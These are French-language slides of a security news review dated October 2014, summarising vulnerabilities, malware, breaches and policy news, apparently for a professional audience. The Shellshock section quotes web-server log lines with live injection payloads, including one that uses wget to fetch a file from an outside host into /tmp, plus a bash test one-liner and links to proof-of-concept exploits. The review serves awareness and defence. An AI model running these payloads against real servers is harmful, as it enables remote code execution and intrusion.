


Revue d'actualité

14/10/2014

Préparée par

*Jean-Philippe **G**AULIER*
*Ary **K**OKOS*
*Vladimir **K**OLLA*
*Arnaud **S**OULLIE*

Failles / Bulletins / Advisories

Microsoft - Avis Septembre 2014

MS14-052 Vulnérabilités dans Internet Explorer (37 CVE)  [Exploitabilité 1]

- Affecte:
  - Internet Explorer (toutes versions supportées)
  - Correctif également pour Windows XP Embedded POSReady, kb2962872 (cf. screenshot après)
- Exploit:
  - Exécution**s** de code à l'ouverture d'une page Web spécialement formatée
  - Dont la CVE-2013-7331, exploitée dans la nature
    - En particulier contre les visiteurs du site de l'U.S. Veterans of Foreign Wars par WaterHoling
    - Avec installation du trojan ZxShell en cas d'absence d'EMET
    - Puis vol de données confidentielles
- Crédits: *liste très longue*
  - Palo Alto Networks
    - Bo Qu **x 13** (CVE-2014-2799, CVE-2014-4080, CVE-2014-4081, CVE-2014-4082, CVE-2014-4086, CVE-2014-4087, CVE-2014-4089, CVE-2014-4092, CVE-2014-4093, CVE-2014-4094, CVE-2014-4097, CVE-2014-4100, CVE-2014-4106)
    - Xin Ouyang (CVE-2014-4101)
    - Hui Gao (CVE-2014-4088)
  - Qihoo 360
    - Liu Long, Yujie Wen, Zhibin Hu et Yuki Chen **x 7** (CVE-2014-4086, CVE-2014-4102, CVE-2014-4104, CVE-2014-4111, CVE-2014-4082, CVE-2014-4091, CVE-2014-4087)
    - Adlab de Venustech **x 5** (CVE-2014-2799, CVE-2014-4059, CVE-2014-4081, CVE-2014-4083, CVE-2014-4084)
  - Par ZDI
    - Yuki Chen de Trend Micro **x 4** (CVE-2014-4095, CVE-2014-4096, CVE-2014-4097, CVE-2014-4105)
    - AbdulAziz Hariri **x 4** (CVE-2014-4065, CVE-2014-4096, CVE-2014-4103, CVE-2014-4107)
    - Garage4Hackers (CVE-2014-4090)
    - Sky (CVE-2014-4085)
    - SkyLined (CVE-2014-4099)
  - ...

Failles / Bulletins / Advisories

Microsoft - Avis Septembre 2014

MS14-053 Déni de service dans .NET / ASP.NET (1 CVE) [Exploitabilité 1]

- Affecte:
  - Windows toutes version supportées sauf .NET 3.5 et Windows Server 2008 SP2 Core
- Exploit:
  - Consommation des ressources CPU (hash collision) d'un serveur par l'envoie de petites requêtes web spécialement formatées
- Crédits:
  - Alexander Klink de Cynops GmbH (CVE-2014-4072)

MS14-054 Élévation de privilèges depuis le Planificateur de Taches (1 CVE) [Exploitabilité 1]

- Affecte:
  - Windows 8.x (dont RT), Windows Server 2012 et 2012 R2
- Exploit:
  - Élévation de privilèges depuis le Planificateur de Taches par une erreur dans la vérification de l'intégrité des taches
  - Rappelle la faille CVE-2010-3338 utilisée par Stuxnet et corrigée par le bulletin MS10-092
- Crédits:
  - James Forshaw de Context Information Security (CVE-2014-4074)

Failles / Bulletins / Advisories

Microsoft - Avis Septembre 2014

MS14-055 Déni de service dans Lync Serveur (ex-OCS) (3 CVE) [Exploitabilité 1]


- Affecte:
  - Lync serveur 2010 et 2013
- Exploit:
  - Dénis de service du serveur en passant un appel spécialement formaté
    - Correctif retiré suite à plusieurs pannes
  - XSS
- Crédits:
  - Peter Schraffl de Telecommunication Software GmbH (CVE-2014-4068)
  - Noam Rathaus par Beyond Security's SecuriTeam Secure Disclosure team (CVE-2014-4070)

Failles / Bulletins / Advisories

Microsoft - Avis Septembre 2014

Mise à jour pour Windows XP Embedded POSReady

- Encore et toujours sans documenter dans les bulletins…



Failles / Bulletins / Advisories

Microsoft - Advisories et Revisions Juillet/Aout 2014

2905247 Élévation de privilèges dans ASP.NET en cas de mauvaise configuration

- V1.0 Mise à disposition dans Windows Update (donc automatiquement)
  - Après application du patch, les objets .NET doivent être signé (HMAC obligatoire dans le ViewState)
    - Page.EnableViewStateMac=true

http://blogs.msdn.com/b/webdev/archive/2014/09/09/farewell-enableviewstatemac.aspx

2871997 L'anti-Mimikatz

- V3.0 Sous Windows 7 et 2008 R2, à l'authentification, effacement immédiat du mot de passe en mémoire sans attendre le ticket Kerberos (TGT)

2755801 Mise à jour de Flash Player

- V29.0 Nouvelle mise à jour de Flash Player

Failles / Bulletins / Advisories

Microsoft - Autre

Activation du blocage des ActiveX obsolètes (MS14-051, cf. revue 2014-09-09**)**

- Des effets chez vous ?

BugBounty pour Office 365

- Sans plus de détails
  http://www.zdnet.fr/actualites/office-365-microsoft-paiera-pour-la-decouverte-de-vulnerabilites-39806797.htm

Windows 10 : Attention à ce que vous dites et à ce que vous faites

- Inscription obligatoire à Windows Insider
- Collecte des informations :
  - vocales pour "améliorer le traitement de la parole"
  - tapées pour " améliorer la saisie semi-automatique et la vérification orthographique"

Pourquoi Windows 10 ?

- cf. “Divers / Troll”

Failles / Bulletins / Advisories

Système (principales failles)

Shell Shock

- Affecte:
  - Bash, donc la liste est extrêmement longue :
    - Serveurs Unix, Linux, BSD, z/OS, Mac...
      - VMWare (http://www.vmware.com/security/advisories/VMSA-2014-0010.html)
      - RedHat (http://rhn.redhat.com/errata/RHSA-2014-1311.html)
    - Clients Mac, Linux
      - par le DHCP (http://pastebin.com/raw.php?i=S1WVzTv9)
    - Oracle

      http://www.oracle.com/technetwork/topics/security/alert-cve-2014-7169-2303276.html
    - Bash embarqué
      - OpenVPN
- Exploit:
  - Mauvais traitement des variables d'environnement du Bash et donc des CGI (CVE-2014-6271)
  - Exploité dans la nature https://gist.github.com/anonymous/929d622f3b36b00c0be1
    - Dans vos logs :

*./access_***.log:[24/Sep/2014:18:38:19] GET / - - A.B.C.D - "shellshock-scan ([...])" "**() { :; };** ping -c 11 A.B.C.D" 302 292 - -*

*./access_***.log:[25/Sep/2014:19:09:16] GET /cgi-bin/helpme - - A.B.C.D - "**() { :;};** /bin/bash -c \"cd /tmp;wget http:///A.B.C.D/jurat;curl -O [...]" "-" 302 267 - -*

- Crédits:
  - Stéphane Chazelas
    - Mais le site, le logo et le hashtag ont été crées après la divulgation. Les bonnes habitudes se perdent

Failles / Bulletins / Advisories

Système (principales failles)

Shell Shock (suite)

- D’autres failles
  - Après ShellShock, Tavis Ormandy découvre CVE-2014-7169
    - $ env X='() { (a)=>\' sh -c "echo date"; cat echo
  - RedHat en découvre d'autres CVE-2014-7186 et CVE-2014-7187
    https://securityblog.redhat.com/2014/09/26/frequently-asked-questions-about-the-shellshock-bash-flaws/
  - Pour terminer par Michal Zalewski (*lcamtuf*) avec CVE-2014-6277 et CVE-2014-6278

- Un patch draconien permettrait de colmater les brèches
  - Avec des risques forts d'effets de bord

http://ftp.gnu.org/gnu/bash/bash-4.3-patches/bash43-027

Failles / Bulletins / Advisories

Système (principales failles)

Shell Shock (suite)

- Exploitations possibles
  - HTTP
    - Pour pirater Yahoo (Ou plutôt "une faille similaire" ;-)) : https://news.ycombinator.com/item?id=8418809
    - Apache mod-cgi
    - Cpanel
    - F5
    - ...
  - OSX : Élévation de privilèges via VMWare
  - SSH
  - Pure FTPd
  - Postfix
  - QMail
  - DHCP
  - Reverse DNS
  - QNap : http://www.fireeye.com/blog/technical/2014/10/the-shellshock-aftershock-for-nas-administrators.html
  - Winzip :http://arstechnica.com/security/2014/10/white-hat-claims-yahoo-and-winzip-hacked-by-shellshock-exploiters/

  - **Tous les POC sont là : https://github.com/mubix/shellshocker-pocs**

Failles / Bulletins / Advisories

Système (principales failles)

Gnome

- Contournement de l’écran de verrouillage
  - En laissant appuyée la touche d’impression d’écran
    https://bugzilla.gnome.org/show_bug.cgi?id=737456

Apache Axis

- Usurpation d'identité du fait de la mauvaise vérification du champ Common Name d'un cert. X509
  https://issues.apache.org/jira/browse/AXIS-2905

Mozilla Network Security Services (NSS)

- Usurpation d'identité (certificat et signature) du fait de la mauvaise validation des valeurs "ASN.1" dans une signature RSA.
  https://www.mozilla.org/security/announce/2014/mfsa2014-73.html
- Crédit:
  - Antoine Delignat-Lavaud (INRIA Paris)

Failles / Bulletins / Advisories

Réseau (principales failles)

Citrix

- NetScaler Gateway (*Souvent exposé en frontal d'internet*)
  - Shell root à distance, sans authentification
    http://console-cowboys.blogspot.fr/2014/09/scaling-netscaler.html
  - PoC : https://github.com/steponequit/scalin/blob/master/netscalin.py

Failles / Bulletins / Advisories

Virtualisation

Xen Server

- Lecture de la mémoire d'autres VM ou de l'hyperviseur
  - Xen émule 1024 MSR (Model Specific Registers)
  - L'émulation APIC (Advanced Programmable Interrupt Controller) ne donne accès qu'à 256
  - Accès au 257eme = Bingo !

http://xenbits.xen.org/xsa/advisory-108.html

- Mises à jours chez les gros avant tout le monde
  - Amazon (EC2)
    http://www.zdnet.com/aws-users-fret-over-downtime-ahead-of-amazons-massive-ec2-reboot-7000034041/
  - Rackspace
    - Qui s'excuse pour sa communication discrète
      http://www.silicon.fr/amazon-reboote-cloud-96987.html

Failles / Bulletins / Advisories

Apple

Le Touch ID de l'iPhone 6 déjà piraté

- Par la même technique que pour l'iPhone 5S
  https://blog.lookout.com/blog/2014/09/23/iphone-6-touchid-hack/

Failles / Bulletins / Advisories

Google

Fuite de 5 millions d'adresses Gmail

- Sans doute grâce à un malware
  http://thehackernews.com/2014/09/5-million-gmail-username-password.html
  https://forum.btcsec.com/index.php?/topic/9426-gmail-meniai-parol/
- En réaction, Wordpress a réinitialisé tous les mots de passe associés

Contournement de la Same-Origin-Policy d'un site web, sur Android < Kit Kat 4.4

- Problème de parsing lors de l'utilisation d'un null byte
- Permet d'exécuter du code Javascript sans restriction SOP
- Par exemple, voler les cookies d'un autre domaine

  http://www.rafayhackingarticles.net/2014/08/android-browser-same-origin-policy.html
  https://community.rapid7.com/community/metasploit/blog/2014/09/15/major-android-bug-is-a-privacy-disaster-cve-2014-6041

Détournement de l'enregistrement DNS Google Indonésien (www.google.co.id)

- Grâce à du DNS Poisoning
  http://www.techworm.net/2014/10/google-indonesia-hacked-and-defaced.html
- Par un groupe de hackeurs nommés Madleets, avec leur propre page Facebook
  https://www.facebook.com/Madleets

Failles / Bulletins / Advisories

Divers

BadUSB publié

https://github.com/adamcaudill/Psychson
https://github.com/adamcaudill/Psychson/wiki
http://www.net-security.org/malware_news.php?id=2876

Un hôtel Marriott aux USA brouillait les Wifi personnels

- Pour obliger les clients à utiliser leur Wifi payant
- Mais ils se sont fait attraper
  - et ont reçu une amende de $600,000

http://www.nbcnews.com/tech/tech-news/marriott-fined-600-000-fcc-blocking-wi-fi-n217886

Assemblée Nationale : XSS

http://www.zataz.com/faille-sur-le-site-de-lassemblee-nationale-corrigee/

Amazon : XSS persistant via les méta données des livres

http://b.fl7.de/2014/09/amazon-stored-xss-book-metadata.html

Joomla! : vulnérabilité sur le plugin VirtueMart

- Prise de contrôle totale du site, affectant potentiellement des millions de sites d'ecommerce

http://blog.sucuri.net/2014/09/security-advisory-virtuemart-for-joomla.html

Piratages, Malwares, spam, fraudes et DDoS

Malwares

Tyupkin : Nouveau malware de Distributeur

- Nouveau piratage de DAB/ATM/GAB
  - Désactivation du réseau
  - Désactivation de l'antivirus
  - Prise de controle du DAB avec un menu

  http://www.zdnet.fr/actualites/nouvelle-vague-de-piratage-de-distributeurs-de-billets-39807479.htm
- La vidéo (dans la pénombre) qui fait peur :

  https://www.youtube.com/watch?v=QZvdPM_h2o8

Nouveau type de malware pour mobiles

- Scrute le comportement des applications et affiche de faux écrans de saisie de mot de passe

  http://www.silicon.fr/chercheurs-mettent-au-point-nouvelle-classe-malwares-mobiles-96249.html

Piratages, Malwares, spam, fraudes et DDoS
Malwares

Vol de données chez Home Depot

- 56 millions de numéros de cartes bancaires
  - Peut-être moins finalement...
- Les investigations se concentrent sur les caisses en self-service
- Par ailleurs, des anciens employés de la DSI de Home Depot révèlent que la direction était au courant que les terminaux de paiements étaient vulnérables

http://arstechnica.com/security/2014/09/home-depot-ignored-security-warnings-for-years-employees-say/
http://krebsonsecurity.com/2014/09/home-depot-56m-cards-impacted-malware-contained/
http://krebsonsecurity.com/2014/09/in-home-depot-breach-investigation-focuses-on-self-checkout-lanes/

Goodwill Industries International Inc

- Rappels :
  - 330 magasins piratés
  - Plus de 800 000 numéros de cartes bancaires volés
  - Intrusion découverte été 2014
  - Était PCI-DSS

    http://krebsonsecurity.com/2014/07/banks-card-breach-at-goodwill-industries/
- Les hackeurs seraient restés 18 mois dans le système d'information

http://threatpost.com/pos-service-confirms-goodwill-breach-lasted-18-months/108346

http://www.cksystem.com/data-compromise-update/

Piratages, Malwares, spam, fraudes et DDoS

Malwares

TorrentLocker : un nouveau rançongiciel

- Rançon de 0,8 bitcoins
- Plutôt Mal conçu
  - Clé de chiffrement unique
  - Un simple XOR
  - Seul les 2 premiers Mo du fichier sont chiffrés

http://www.isightpartners.com/2014/08/analysis-torrentlocker-new-strain-malware-using-components-cryptolocker-cryptowall/
http://digital-forensics.sans.org/blog/2014/09/09/torrentlocker-unlocked
https://www.virusbtn.com/blog/2014/09_10.xml

Botnet Mac OS X

- ~17 000 machines
- Utilise Reddit comme canal de C&C
  http://news.drweb.com/show/?i=5976

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Hacking de mainframe

- Présentation style “Mainframe”
- Pleins d’outils / scripts :
  - Devenir root ;-)
  - Netcat pour sockets “EBCDIC”
  - Meterpreter pour Mainframe
  - ...

http://soldieroffortran.org/dc22.html

Contournement d’EMET v5.0

- EMET 5.0 sorti en août (cf. revue 2014-09-09)
- Contourné par les chercheurs d’Offensive Security
- Les explications + la vidéo
  - C’est de l’art !

http://www.offensive-security.com/vulndev/disarming-emet-v5-0/

- L’exploit :

http://www.exploit-db.com/exploits/34815/

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Une campagne de publicités malveillantes impliquant DoubleClick (Google)

- Les publicités malveillantes ont ainsi atterri sur des sites web populaires et infectent les utilisateurs avec le logiciel malveillant Zemot
  http://securityaffairs.co/wordpress/28543/cyber-crime/malvertising-campaign-google-doubleclick.html
  https://blog.malwarebytes.org/malvertising-2/2014/09/large-malvertising-campaign-under-way-involving-doubleclick-and-zedo/

Piratage de compte eBay via la fonction de changement de mot de passe

- Le paramètre aléatoire assurant la sécurité du système est divulgué lors de la demande de réinitialisation, au lieu d'être uniquement présent dans le lien de changement
  http://thehackernews.com/2014/09/hacking-ebay-accounts.html

Intrusion sur le réseau IRC Freenode

- Écoute des mots de passe par les intrus
  http://www.theregister.co.uk/2014/09/15/freenode_irc_users_warned_breach/

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Injection SQL chez Yahoo!

- Exécution de code arbitraire à distance et une élévation de privilèges
  http://securityaffairs.co/wordpress/28475/hacking/yahoo-sql-injection-flaw.html
  http://www.sec-down.com/wordpress/?p=494

JP Morgan piraté

- vol de 76 à 83 millions de données de particuliers (selon les sources)
- vol de 7 millions de données d'entreprises
  http://www.zdnet.fr/actualites/massive-fuite-de-donnees-personnelles-chez-jp-morgan-39807263.htm
  http://www.net-security.org/secworld.php?id=17451
- 9 autres banques visées
  http://www.zdnet.fr/actualites/piratage-de-jpmorgan-9-autres-banques-attaquees-39807381.htm

PoS : brèche de sécurité chez Jimmy John's, chaîne de restauration américaine

- Les données de cartes bancaires des clients de ses 216 magasins exposées
- A cause du fournisseur des terminaux de point de vente (PoS)
  http://krebsonsecurity.com/2014/09/jimmy-johns-confirms-breach-at-216-stores/

Piratages, Malwares, spam, fraudes et DDoS

DDoS

Rapport Prolexic Q2 2014

- Chiffres provenant de Prolexic et variant de 5% selon les sources
- 89% des attaques sur l'infrastructure (volumétriques + saturation des tables de sessions) dont :
  - 25,73% de SYN Flood
  - 11,24% de Flood UDP
  - 7,35% de NTP
- 10% d'attaques applicatives, dont :
  - 7,46% de GET
  - 2,27% de POST
- Cibles :
  - Jeux en ligne avec plus de 45% des attaques ;
  - Industrie du développement et des technologies, avec 22% des attaques ;
  - Médias, 15,21%
  - Finance, 9,79%

http://www.prolexic.com/knowledge-center-ddos-attack-report-2014-q2.html

DDoS sur Radio France

- Revendiqué par un hackeur (Grégory Chelli alias Ulcan)
- Pour des raisons plutôt politiques

http://www.lemonde.fr/pixels/article/2014/10/09/ulcan-revendique-des-attaques-contre-les-sites-de-france-inter-et-france-info_4503864_4408996.html

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Intrusion chez Viator.com, une filiale de TripAdvisor

- 1,4 millions de numéros de CB volés
  http://www.theregister.co.uk/2014/09/23/tripadvisor_subsidiary_viator_breach_card_fraud_link/
  http://www.scmagazineuk.com/tripadvisor-subsidiary-data-breach-hits-up-to-14-million-customers/article/373036/

jQuery : 2 attaques en moins d'une semaine

- La première est une attaque par drive-by download affectant tous les utilisateurs visitant la page
- La seconde concerne le défacement de son site web
  http://www.riskiq.com/resources/blog/jquerycom-malware-attack-puts-privileged-enterprise-it-accounts-risk#.VCWKw_l_vi6
  http://threatpost.com/more-trouble-for-jquery-as-second-compromise-reported/108510
  http://www.scmagazineuk.com/system-admins-targeted-in-jquery-hack/article/373575/2/

Snapchat, vol de 13Go de photos

- 100 à 200 000 utilisateurs victimes (0,1% de l'ensemble)
- Dû à des applications tierces comme Snapsaved ou Snapkeep
  http://www.itespresso.fr/vol-donnees-snapchat-photos-risquent-moins-ephemeres-80092.html

Crypto
Divers

Google précipite la fin du SHA-1

- Pour remplacer par SHA-2 224bits minimum
  - et pourquoi pas GOST ? 

https://groups.google.com/a/chromium.org/forum/#!topic/security-dev/2-R4XziFc7A[101-125-false

- Microsoft de son côté ne supportera plus SHA-1 à partir du 1er janvier 2016

http://technet.microsoft.com/security/advisory/2880823

- En 2015, pensez donc à faire un inventaire de vos certificats et du support de SHA-2

Chiffrement des données par défaut sur les prochains Android

http://www.cnet.com/news/google-to-encrypt-data-by-default-on-new-version-of-android/

Crypto
Divers

Tor pourrait être inclus dans Firefox

- Directement au sein du mode de navigation privée
  http://www.dailydot.com/politics/tor-mozilla-firefox/

Les cartes graphiques Nvidia n'exécuteront que du code signé...

- Par Nvidia
  http://lists.freedesktop.org/archives/nouveau/2014-September/018831.html

Les nouvelles politiques crypto d'iOS et Android effraient le FBI

http://www.zdnet.fr/actualites/les-nouvelles-politiques-de-securite-d-apple-et-google-inquietent-le-fbi-39806949.htm

Crypto
Divers

SSL/TLS chez CloudFlare sans avoir les clefs

- En découpant le hand shake SSL et en laissant la phase nécessitant la clef privée au client
  - Nécessite un service spécifique chez le client
- Reste que les flux sont déchiffrés chez CloudFlare…
  - Mais surtout, les schémas explicatifs sont vraiment beaux et clairs

http://blog.cloudflare.com/keyless-ssl-the-nitty-gritty-technical-details/

CloudFlare invente le SSL gratuit

- Gratuit pour tous les clients de CloudFlare : SSL Universal
- En mode “wildcard”

http://blog.cloudflare.com/introducing-universal-ssl/

HTTPS vs Sécurité

- Blue Coat <<généraliser le HTTPS va rendre la sécurité aveugle>>
- Heureusement, le déchiffrement SSL est là !

http://www.silicon.fr/dominique-loiselet-blue-coat-generaliser-https-securite-aveugle-96379.html

Scada
Divers

Vulnérabilités chez Schneider

- StruxureWare SCADA Expert ClearSCADA
  http://securityaffairs.co/wordpress/28427/intelligence/schneider-clearscada-flaws.html
  https://ics-cert.us-cert.gov/advisories/ICSA-14-259-01
- Directory Traversal
  - Un total de 22 appareils concernés
  - Score CVSS de 10
    https://ics-cert.us-cert.gov/advisories/ICSA-14-273-01

Encore des vulnérabilités dans Siemens WinCC

- Fixation de session
- Élévation de privilège sur la base de données
  https://ics-cert.us-cert.gov/advisories/ICSA-14-205-02A

Development of a tailored methodology and forensic toolkit for industrial control systems incident response

http://www.dtic.mil/cgi-bin/GetTRDoc?AD=ADA606880

Nouveautés (logiciel, langage, protocole...)

Open Source

OpenBSD 5.6

- Security improvements:
  - Removed Kerberos

http://www.openbsd.org/56.html 

Kali Linux Nexus Nethunter

- Kali pour Android (Nexus)

http://www.kali.org/kali-linux-nethunter/
http://nethunter.com/

L'OWASP publie son guide des tests Web v4.0

https://www.owasp.org/images/1/19/OTGv4.pdf
https://www.owasp.org/index.php/OWASP_Testing_Project
http://threatpost.com/owasp-releases-latest-app-sec-guide/108396

Nouveautés (logiciel, langage, protocole...)

Divers

IDA Sploiter

- Moteur de recherche de gadgets ROP
- Analyse sémantique de gadgets
- Détection des mauvais caractères
- ...

  http://thesprawl.org/projects/ida-sploiter/

Flare IDA Pro Script

- Annotation MSDN dans IDA, nommage de constantes...

  http://www.fireeye.com/blog/technical/2014/09/flare-ida-pro-script-series-msdn-annotations-ida-pro-for-malware-analysis.html

TOX version alpha

- Messagerie, appels vocaux et vidéos en P2P
- Auteur(s) anonymes

  https://tox.im/fr

  http://www.silicon.fr/tox-skype-anti-nsa-made-in-hacker-96437.html

Nouveautés (logiciel, langage, protocole...)

Divers

L'ANSSI publie ses recommandations sur le déchiffrement SSL

- Pour les Proxy / IDS / IPS ...
  http://www.ssi.gouv.fr/IMG/pdf/NP_TLS_NoteTech.pdf
- Rappels :
  - On n'utilise pas son AC publique !
  - Dans l'idéal, on stocke les clefs dans un HSM
  - Sur les proxy, pensez à exclure les banques, voir les sites d'e-commerce.
  - En cas de déchiffrement passif (Mirroir/TAP), DH n'est pas votre ami

L’ANSSI publie un passeport de conseils aux voyageurs

- De grands classiques qu’il est bon de rappeler
  http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/securite-des-solutions-de-mobilite/partir-en-mission-avec-son-telephone-sa-tablette-ou-son-ordinateur-portable.html

Business
France

Mauvais bilan pour le Cloud souverain

- Les résultats des 75m€ de subventions :
  - Numergy, **6m€** de CA sur 2014, dont 80% pour leur client SFR
  - Cloudwatt, **2m€** de CA
- Les objectifs de 400m€ à 500m€ sont repoussé de plusieurs années
  http://www.channelnews.fr/actu-societes/fournisseurs/21360-bilan-accablant-pour-numergy-et-cloudwatt.html

Appel à projet de R&D de cybersécurité par l'ANSSI

- Avec 10 à 20 millions d'euros de subventions
  http://www.usine-digitale.fr/article/20-millions-d-euros-pour-des-projets-r-d-de-cybersecurite.N288280

Achetez français qu'il disait

- Huaxin reprend Alcatel-Lucent
  http://www.zdnet.fr/actualites/china-huaxin-reprend-officiellement-alcatel-lucent-entreprise-39807165.htm

Pourquoi le NFC ne décolle pas ?

- Car nos achats par CB sont plus simple qu'aux USA
  http://pro.clubic.com/e-commerce/paiement-en-ligne/article-728209-1-pourquoi-paiement-contact-nfc-decolle-france.html

Business
International

Microsoft licencie

- Mais Kostya reste
  http://www.zdnet.com/microsoft-reorgs-its-trustworthy-computing-group-cuts-some-staff-7000033878/

Drobox & Google s'associent à Simply Secure

- Groupe de travail pour mettre en place une solution d'authentification robuste et simple
  https://simplysecure.org/what-we-do/

Kevin Mitnick se lance sur le marché des 0-Day

- Plate-forme mettant en relation les acheteurs et les vendeurs
  - A CVSS of 8 or greater
  - Value of $100,000 USD+
  - we will simultaneously expose your exploits to top-paying government and corporate buyers

  https://www.mitnicksecurity.com/shopping/absolute-zero-day-exploit-exchange

TwitPic vivra !

- Cf. revue 2014-09-09
  https://twitter.com/TwitPic/status/512705809696837632

Droit / Politique

France

L'écoute à la portée des sociétés privées

- << Il faut ainsi qu'un juge puisse confier à un expert judiciaire ou une société, le soin de fabriquer un dispositif ad hoc, permettant de capter les données d'une cible déterminée, ceci dans un temps court et en faisant du « sur mesure ».>>
  http://www.assemblee-nationale.fr/14/amendements/2173/AN/103.asp

Rapprochement du CAS et de l'ARCEP ?

http://www.linformaticien.com/actualites/id/34383/francois-hollande-esquisse-un-rapprochement-csa-arcep.aspx

Institution d'un administrateur général des données au journal officiel

- Henri Verdier, placé sous l'autorité du Premier ministre
- Mission
  - Définir la gouvernance de la donnée au sein de l'Etat
- Une première en Europe !
  http://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000029463482

La CNIL procédera à des audits visant l'usage des cookies

- A partir d'octobre 2014
  http://www.cnil.fr/linstitution/actualite/article/article/cookies-des-controles-a-partir-doctobre/

Droit / Politique

France

La résilience de l’internet Français est bonne

- Rapport de L'observatoire de la résilience de l'Internet français, mis en place par l'ANSSI en collaboration avec l'Afnic
  http://www.ssi.gouv.fr/IMG/pdf/Rapport_Observatoire_2013.pdf

Droit / Politique
International

Arrestation de 3 pirates Américains et un Canadien

- Qui avaient volé un logiciel de simulation de vol d'hélicoptères Apache et une version préliminaire de Call of Duty
  http://www.01net.com/editorial/627856/ils-ont-vole-un-logiciel-de-l-armee-americaine-et-des-secrets-sur-xbox-one/

La NSA va casser Internet

- Dixit le PDG de Google
- Du fait des nouvelles contraintes de localisation des données et de confidentialité
  http://www.01net.com/editorial/628384/la-nsa-risque-de-casser-internet-alerte-eric-schmidt/

La Cyber Attaque pourrait être considéré un acte de guerre

- Pour l'OTAN
- Qui pourrait l'ajouter au traiter de l'Atlantique Nord
  - Pourtant rejeté en 2010
- <<Un cyber assaut entraînant des dégâts matériels importants ou des pertes en vies humaines pourrait également déclencher une réponse militaire classique, a également averti Washington.>>
  http://www.silicon.fr/cyber-attaques-actes-guerre-otan-96436.html

Conférences

Passées

- Néant

A venir

- BlackHat Europe - 16/17 octobre 2014
- HACK.LU - 21 au 24 octobre 2014
- ASFWS - 4 au 6 novembre 2014 en Suisse

  cf. revue d'actualité de juillet 2014
- No Such Con - 19 au 21 novembre 2014 à Paris
- Bot Conf - 3 au 5 Décembre 2014 à Nancy
- JSSI 2015 - 10 mars 2015 à Paris
  - Organisée par l'OSSIR
- GS Days - 24 mars 2015 à Paris

Divers / Trolls velus

Defnet 2014, entraînement de l'armée française à la cyberguerre

- CTF pour test les réactions de 23 cybersoldats
- A eu lieu du 30 octobre au 3 septembre
- Reportage de 01net :
  http://www.01net.com/editorial/628016/comment-l-armee-francaise-se-prepare-a-la-cyberguerre/

